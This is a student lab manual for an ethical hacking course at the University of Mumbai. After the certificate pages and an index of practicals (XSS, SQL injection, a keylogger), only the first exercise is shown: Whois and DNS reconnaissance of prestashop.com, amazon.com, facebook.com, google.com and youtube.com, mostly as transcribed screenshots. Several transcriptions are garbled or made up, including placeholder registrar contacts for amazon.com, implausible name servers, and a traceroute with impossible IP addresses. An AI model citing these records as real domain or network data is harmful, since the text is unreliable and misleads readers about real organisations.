

# **ETHICAL HACKING LAB**

A Lab Manual Submitted in Fulfilment

of the Degree of

**MASTER**

**In**

**COMPUTER APPLICATION**

**Year 2022-2023**

By

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**(Seat No.:- 806061)**

**(Application Id:- 171010)**

Under the Guidance of

**Asst. Prof. Mr. Abhinandan Sawant.**



Institute of Distance and Open Learning

Vidya Nagari, Kalina, Santacruz East – 400098.

University of Mumbai

**PCP Center**

**Satish Pradhan Dnyanasadhana College,**

**Thane.**



## **Institute of Distance and Open Learning**

Vidya Nagari, Kalina, Santacruz East – 400098.

### ***CERTIFICATE***

This is to certify that, this Lab Manual entitled “**Ethical Hacking Lab**” is a record of work carried out by **Mr. Gupta Sudhir Prahlad Sabitree (Seat no:-806061)**, student of **MCA Semester-III** class and is submitted to University of Mumbai, in partial fulfilment of the requirement for the award of the degree of **Master in Computer Application**. The Lab Manual has been approved.

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Guide

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External Examiner

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Coordinator – M.C.A

## **Approval of Lab Manual**

This is to certify that the Lab Manual entitled “**Ethical Hacking Lab**”, for **Master in Computer Application** submitted to University of Mumbai by **Mr. Gupta Sudhir Prahlad Sabitree** (**Seat no:- 806061** ) a bonafide student of Institute of Distance and Open Learning, Vidyanagari, Kalina, Santracruz East has been approved for the award of **Master in Computer Application**.

**Examiner**

**1.**

**2.**

Date:

Place:

## **Declaration**

I declare that this written submission represents my ideas in my own words and where other's ideas or words have been included, I have adequately cited and referenced the original sources. I also declare that I have adhered to all principles of academic honesty and integrity and have not misrepresented or fabricated or falsified any idea/data/fact/source in my submission. I understand that any violation of the above will be cause for disciplinary action by the Institute and can also evoke penal action from the sources which have thus not been properly cited or from whom proper permission has not been taken when needed.

-----  
(Signature)

**Mr. Gupta Sudhir Prahlad Sabitree**

**Seat No:- 806061**

Date:

Place:

# ACKNOWLEDGMENT

After the completion of this work, words are not enough to express my feelings about all those who helped me to reach my goal; feeling above this is my indebtedness to the almighty for providing me this moment in my life.

It's a great pleasure and moment of immense satisfaction for me to express my profound gratitude to my Practical guide, **Asst. Prof. Mr. Abhinandan Sawant**, whose constant encouragement enabled me to work enthusiastically. Her perpetual motivation, patience and excellent expertise in discussion during progress of dissertation work have benefited me to an extent, which is beyond expression. Her depth and breadth of knowledge of Engineering field made me realize that theoretical knowledge always help to develop efficient operational software, which is a blend of all core subjects of the field. The completion of this project would not have been possible without her encouragement, patient guidance and constant support.

I would like to thank all staff members for their valuable cooperation and permitting me to work in the computer labs.

Special thanks to my colleagues and friends for providing me useful comments, suggestions and continuous encouragement.

Finally, I thanks my family members, for their support and endurance during this work.

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**Mr. Gupta Sudhir Prahlad Sabitree**

(Seat No:- 806061 )


**Index**

<b>Sr No</b>	<b>Aim</b>	<b>Date</b>	<b>Sign</b>
1.	Use Google and Whois for Reconnaissance.		
2.	Use Crypt Tool to encrypt and decrypt passwords using RC4 algorithm.		
3.	Using Traceroute, ping, ifconfig, netstat Command		
4.	Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.		
5.	Use Wireshark sniffer to capture network traffic and analyse.		
6.	Simulate persistent Cross Site Scripting attack.		
7.	Session impersonation using Firefox and Tamper Data add-on		
8.	Perform SQL injection attack.		
9.	Create a simple keylogger using python		

## PRACTICAL NO 1

**AIM: Use Google and Whois for Reconnaissance.**

**Step1: Open the WHO.is website**



**Step 2: Enter the website name and hit the “Enter Button”.**



**Step 3: Show you information about**  
[www.prestashop.com](http://www.prestashop.com)

Overview for **prestashop.com**: **Whois** Website Info History DNS Records Diagnostics

### Registrar Info

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

### Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

### Name Servers

a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64

### Raw Registrar Data

```

Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VR5N
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: http://www.mailclub.fr
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: domains@prestashop.com
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: domains@prestashop.com
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:
  
```

Overview for **prestashop.com**: **Whois** Website Info History DNS Records Diagnostics Updated 10 hours ago


### Contact Information

Owner Name	PrestaShop SA
Email	<a href="mailto:contact@prestashop.com">contact@prestashop.com</a>
Address	6, rue Lacépède PARIS, Île de France 75005 FRANCE

### Content Data

Title	PrestaShop
Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at <a href="http://prestashop.com">prestashop.com</a>
Speed: Median Load Time	2600
Speed: Percentile	<div><div></div></div> 21%
Links In Count	61556





Overview for **prestashop.com**: Whois Website Info **History** DNS Records Diagnostics Updated 11 hours ago

Want this archived information removed?

Old Registrar Info January 26, 2006

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Registrar Info September 03, 2015

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Overview for **prestashop.com**: Whois Website Info History **DNS Records** Diagnostics Updated 11 hours ago

Name Servers – prestashop.com

Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	Volzily, A8, FR

SOA Record – prestashop.com

Name Server	master.ns.mailclub.fr
Email	domains@mailclub.fr
Serial Number	2012123310
Refresh	8 hours
Retry	4 hours
Expiry	41 days 16 hours
Minimum	9 hours 13 minutes 20 seconds

ii) <https://www.amazon.com/>

who.is

amazon.com

Whois Website Info History DNS Records Diagnostics

Domain expires in 37 days, 29 minutes and 37 seconds

Registrar Info

Name	Amazon.com, Inc.
Whois Server	whois.amazon.com
Referral URL	http://www.amazon.com
Status	clientTransferProhibited https://www.icann.org/epp#clientTransferProhibited clientUpdateProhibited https://www.icann.org/epp#clientUpdateProhibited serverTransferProhibited https://www.icann.org/epp#serverTransferProhibited serverUpdateProhibited https://www.icann.org/epp#serverUpdateProhibited

Important Dates


Expires On	2024-10-29
Registered On	1994-11-01
Updated On	2019-08-28

Name Servers

ns-1231.awsws.net	192.29.181.31
ns-1232.awsws.net	192.29.182.31
ns-1233.awsws.net	192.29.183.31
ns-1234.awsws.net	192.29.184.31
ns-1235.awsws.net	204.14.156.3
ns-1236.awsws.net	204.14.157.3

Similar Domains

amazon.co.uk | amazon.de | amazon.es | amazon.fr | amazon.it | amazon.jp | amazon.nl | amazon.pl | amazon.se | amazon.sg | amazon.uk | amazon.com.au | amazon.ca | amazon.in | amazon.mx | amazon.ru | amazon.sa | amazon.tr | amazon.us | amazon.vg | amazon.yk | amazon.com



[illegible]

[whois](#)
[Search for domains or IP addresses](#)
[Feedback](#)
[Premium Domains](#)
[Features](#)

[Search domains](#)
[Search whois data](#)
[Search ip data](#)
[Search whois data](#)
[Search domain data](#)
[Search domain data](#)
[Search domain data](#)
[Search domain data](#)

## Registrar Data

Whois data is updated hourly. Data for up to 30 days.

[Whois data](#)

[Whois data](#)

### Registrar Contact Information:

Name	Domain Admin
Organization	Domain Admin, Inc.
Address	10000 Willow Rd
City	San Jose, CA
State / Province	CA
Postal Code	95131
Country	US
Phone	+1-408-434-2000
Email	<a href="mailto:domain@domain.com">domain@domain.com</a>

### Administrative Contact Information:

Name	Domain Admin
Organization	Domain Admin, Inc.
Address	10000 Willow Rd
City	San Jose, CA
State / Province	CA
Postal Code	95131
Country	US
Phone	+1-408-434-2000
Email	<a href="mailto:domain@domain.com">domain@domain.com</a>

### Technical Contact Information:

Name	Domain Admin
Organization	Domain Admin, Inc.
Address	10000 Willow Rd
City	San Jose, CA
State / Province	CA
Postal Code	95131
Country	US
Phone	+1-408-434-2000
Email	<a href="mailto:domain@domain.com">domain@domain.com</a>

Information updated: 2023-02-12 09:11:00

[who.is](#)

[Premium Domains](#)
[Transfer](#)
[Features](#)
[Login](#)
[Sign Up](#)

# facebook.com

DNS information

[Whois](#)
[DNS Records](#)
[Diagnostics](#)

## DNS Records for facebook.com

Cache expires in 1 minutes and 41 seconds

Hostname	Type	TTL	Priority	Content
facebook.com	SOA	3600		ana.facebook.com dns@facebook.com 1538987451 14400 1800 604800 300
facebook.com	NS	21600		ana.facebook.com
facebook.com	NS	21600		b.ns.facebook.com
facebook.com	NS	21600		c.ns.facebook.com
facebook.com	NS	21600		d.ns.facebook.com
facebook.com	A	300		31.13.89.30
facebook.com	AAAA	300		2a03:2880:f103:83:face:b00c:0:25de
facebook.com	MX	3600	10	smtpin.www.facebook.com
www.facebook.com	A	30		157.240.241.20
www.facebook.com	AAAA	60		2a03:2880:f103:83:face:b00c:0:25de
www.facebook.com	CNAME	3120		staf-mini.c10r.facebook.com

[illegible]

The screenshot shows a Windows 10 desktop with a web browser displaying the WHOIS website. The browser's address bar shows the URL "whois.com". The WHOIS page has a search bar with "google.com" entered. Below the search bar, there are tabs for "Whois", "DNS Records", and "Diagnosis". The "Whois" tab is selected, showing the following information:

**google.com**  
Domain Info

Whois: DNS Records: Diagnosis

**Ping**

```

ping google.com (142.251.163.130) 64(64) bytes of data:
64 bytes from uo-1-f230-1a30-net: icmp_seq=1 ttl=64 time=3.69 ms
64 bytes from uo-1-f230-1a30-net: icmp_seq=2 ttl=64 time=8.87 ms
64 bytes from uo-1-f230-1a30-net: icmp_seq=3 ttl=64 time=13.0 ms
64 bytes from uo-1-f230-1a30-net: icmp_seq=4 ttl=64 time=4.48 ms
64 bytes from uo-1-f230-1a30-net: icmp_seq=5 ttl=64 time=7.71 ms

--- google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 400ms
rtt min/avg/max/mdev = 3.596/7.382/13.692/3.610 ms

```


**Traceroute**

```

Traceroute to google.com (142.251.163.130), 30 hops max, 60 byte packets
 1 10-10-0-142 [10-10-0-142] 3.192 ms 5.263 ms 7.135 ms
 2 210-251-251-24 [210-251-251-24] 25.275 ms 210-251-251-114 [210-251-251-114] 22.140 ms 210-251-220-20 [210-251-220-20] 25.527 ms
 3 100-0-0-12 [100-0-0-12] 490.347 ms 100-0-0-42 [100-0-0-42] 50.569 ms 100-0-11-234 [100-0-11-234] 46.402 ms
 4 100-0-14-100 [100-0-14-100] 450.977 ms 100-0-15-100 [100-0-15-100] 34.200 ms 100-0-65-0-1 [100-0-65-0-1] 12.460 ms
 5 100-0-42-90 [100-0-42-90] 21.479 ms 241-0-4-220 [241-0-4-220] 7.710 ms 241-0-1-200 [241-0-1-200] 7.299 ms
 6 200-0-40-18 [200-0-40-18] 7.064 ms 240-0-40-17 [240-0-40-17] 8.410 ms 241-0-4-110 [241-0-4-110] 8.942 ms
 7 240-0-40-18 [240-0-40-18] 6.005 ms 240-0-40-15 [240-0-40-15] 8.743 ms 240-0-40-17 [240-0-40-17] 8.722 ms
 8 241-0-171-145 [241-0-171-145] 8.022 ms 0.021 ms 240-0-40-18 [240-0-40-18] 8.073 ms
 9 241-0-171-17 [241-0-171-17] 0.740 ms 32-93-20-187 [32-93-20-187] 0.022 ms 142-0-171-145 [142-0-171-145] 0.430 ms
10 32-93-20-187 [32-93-20-187] 0.405 ms 100-100-88-20 [100-100-88-20] 0.900 ms 52-93-20-179 [52-93-20-179] 0.806 ms

```

At the bottom of the page, there is a navigation bar with links: "Transfers", "Premium Domains", "Web Hosting", "Website Builder", "Contact Us", "FAQs", "Terms of Service".




The image displays three sequential screenshots of a web browser showing the 'whois' information for the domain 'youtube.com'. The browser's address bar consistently shows 'whois.youtube.com'.

**Top Screenshot:** The 'whois' page for 'youtube.com' is shown. It includes a search bar at the top with the text 'Search for domains or IP addresses'. Below this, the domain 'youtube.com' is listed with its status 'Active'. The 'Registrar info' section identifies the registrar as 'Name.com, Inc.' and provides contact details. The 'Important Dates' section shows the domain expires on '2024-02-16', was registered on '2005-05-10', and was updated on '2023-01-14'. The 'Name Servers' section lists 'ns1.google.com' and 'ns2.google.com'. A promotional banner for Name.com offers a 15% discount on the first order. The 'Site Status' section indicates the site is 'Active' and the server type is 'ESP'.

**Middle Screenshot:** This screenshot shows the 'DNS Records' for 'youtube.com'. The records are listed in a table with columns for 'Name', 'Type', 'TTL', 'Priority', and 'Content'. The records include 'A', 'AAAA', 'MX', and 'NS' records for the domain and its subdomains.

**Bottom Screenshot:** This screenshot shows the 'DNS Records' for 'youtube.com' in a more detailed view. It lists the records for 'youtube.com' and its subdomains, including 'A', 'AAAA', 'MX', and 'NS' records. The records are organized into a table with columns for 'Name', 'Type', 'TTL', 'Priority', and 'Content'.






## Part B: archive.org Website

